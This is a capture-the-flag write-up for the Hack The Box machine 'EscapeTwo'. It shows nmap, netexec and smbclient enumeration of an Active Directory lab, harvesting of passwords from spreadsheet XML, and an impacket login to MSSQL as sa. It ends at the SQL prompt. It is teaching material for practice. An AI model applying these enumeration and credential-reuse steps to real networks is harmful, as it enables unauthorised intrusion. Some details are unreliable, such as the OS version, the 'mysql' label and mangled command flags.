

EscapeTwo has been Pwned!

Congratulations Moriz, best of luck in capturing flags ahead!

#7495	15 May 2025	30
MACHINE RANK	PWN DATE	POINTS EARNED

Description:

EscapeTwo is a windows box that focuses on LDAP, SMB, and Active Directory Vulnerabilities. While this box is labeled as easy it requires an extensive knowledge of both enumeration tools and exploiting tools.

Difficulty: `Easy`
Operating System: `Windows Server 2000`
Default Creds: `rose / KxEPkKe6R8su`

Skills Required:


- Basic SMB Enumeration
- Intermediate understanding of LDAP
- Intermediate understanding of Active Directory
- Basic ExpressSQL knowledge

Tools Used:

- nmap
- netexec
- impacket
- bloodhound
- bloodyAD
- smbclient
- evil-winrm
- certipy

Enumeration

Port Scanning - Nmap




```
❯ nmap -A -T5 -oN nmap.txt 10.10.11.51 --min-rate 2000 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 13:33 CDT
Nmap scan report for 10.10.11.51
Host is up (0.066s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-16 18:34:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T17:52:02
|_Not valid after:  2026-05-16T17:52:02
|_ssl-date: 2025-05-16T18:35:27+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-16T18:35:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T17:52:02
|_Not valid after:  2026-05-16T17:52:02
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-05-16T18:35:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-16T10:03:06
|_Not valid after:  2055-05-16T10:03:06
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-16T18:35:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T17:52:02
|_Not valid after:  2026-05-16T17:52:02
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T17:52:02
|_Not valid after:  2026-05-16T17:52:02
|_ssl-date: 2025-05-16T18:35:27+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-16T18:34:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

`nmap -A -T5 -oN nmap.txt 10.10.x.x --min-rate 2000 -Pn`

This Nmap scan reveals quiet a bit of active services on this windows machine. It seems this machine was setup to simulate an active directory domain controller, a certificate authority, an SQL server, and smb server. There is quite a lot to unpack here so the first bit of enumeration I did was with the ldap users and smb shares.


LDAP / SMB Enumeration - NetExec



```
┌──(kali㉿kali)-[~]
└─$ netexec ldap 10.10.11.51 -u rose -p KxEPkKe6R8su --users
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (si
ning:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
LDAP        10.10.11.51     389    DC01             [*] Enumerated 9 domain users: sequel.htb
LDAP        10.10.11.51     389    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.10.11.51     389    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for a
ministering the computer/domain
LDAP        10.10.11.51     389    DC01             Guest                         2024-12-25 14:44:53 1       Built-in account for g
est access to the computer/domain
LDAP        10.10.11.51     389    DC01             krbtgt                        2024-06-08 16:40:23 1       Key Distribution Cente
 Service Account
LDAP        10.10.11.51     389    DC01             michael                       2024-06-08 16:47:37 1
LDAP        10.10.11.51     389    DC01             ryan                          2024-06-08 16:55:45 0
LDAP        10.10.11.51     389    DC01             oscar                         2024-06-08 16:56:36 2
LDAP        10.10.11.51     389    DC01             sql_svc                       2024-06-09 07:58:42 0
LDAP        10.10.11.51     389    DC01             rose                          2024-12-25 14:44:54 16
LDAP        10.10.11.51     389    DC01             ca_svc                        2025-05-15 06:37:40 0
```

`netexec ldap 10.10.x.x –u rose – KxEPkKe6R8su ––users`


To enumerate the active directory users I first used **netexec** with the box provided credentials using the **--users** flag. This enumeration shows potential user accounts to access along with confirming the sql_svc user and ca_svc users for the SQL server and Certificate Authority respectively.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ smbclient -L //10.10.11.51/ -U rose
Password for [WORKGROUP\rose]:

        Sharename       Type      Comment
        ---------       ----      -------
        Accounting Department Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.51 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

`smbclient –L //10.10.x.x/ –U rose`


Moving onto enumerating the SMB shares using **smbclient** we are able to see a Accounting Department disk with read access.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ smbclient "//10.10.11.51/Accounting Department" -U rose
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 925858 blocks available
smb: \>
```


`smbclient "/10.10.x.x/Accounting Department" –U rose`

Looking into it further we can see the share contains an accounting and accounts spreadsheet that we can analyze further.



```
    <t xml:space="preserve">oscar@sequel.htb</t>
  </si>
 -<si>
    <t xml:space="preserve">oscar</t>
  </si>
 -<si>
    <t xml:space="preserve">[redacted]</t>
  </si>
 -<si>
    <t xml:space="preserve">Kevin</t>
  </si>
 -<si>
    <t xml:space="preserve">Malone</t>
  </si>
 -<si>
    <t xml:space="preserve">kevin@sequel.htb</t>
  </si>
 -<si>
    <t xml:space="preserve">kevin</t>
  </si>
 -<si>
    <t xml:space="preserve">[redacted]</t>
  </si>
 -<si>
    <t xml:space="preserve">NULL</t>
  </si>
 -<si>
    <t xml:space="preserve">sa@sequel.htb</t>
  </si>
 -<si>
    <t xml:space="preserve">sa</t>
  </si>
 -<si>
    <t xml:space="preserve">[redacted]</t>
  </si>
</sst>
```


It seems the files are corrupted however we can still extract the internal **xml files** that make up the spreadsheet to find a plethora of **credentials** we can mess around with and attempt to authenticate with. The most interesting of which is the sa@sequel.htb user which is the **mysql server**.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ mssqlclient.py 'sa[redacted]@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> 
```

`mssqlclient.py 'sa:[password]'@10.10.x.x`

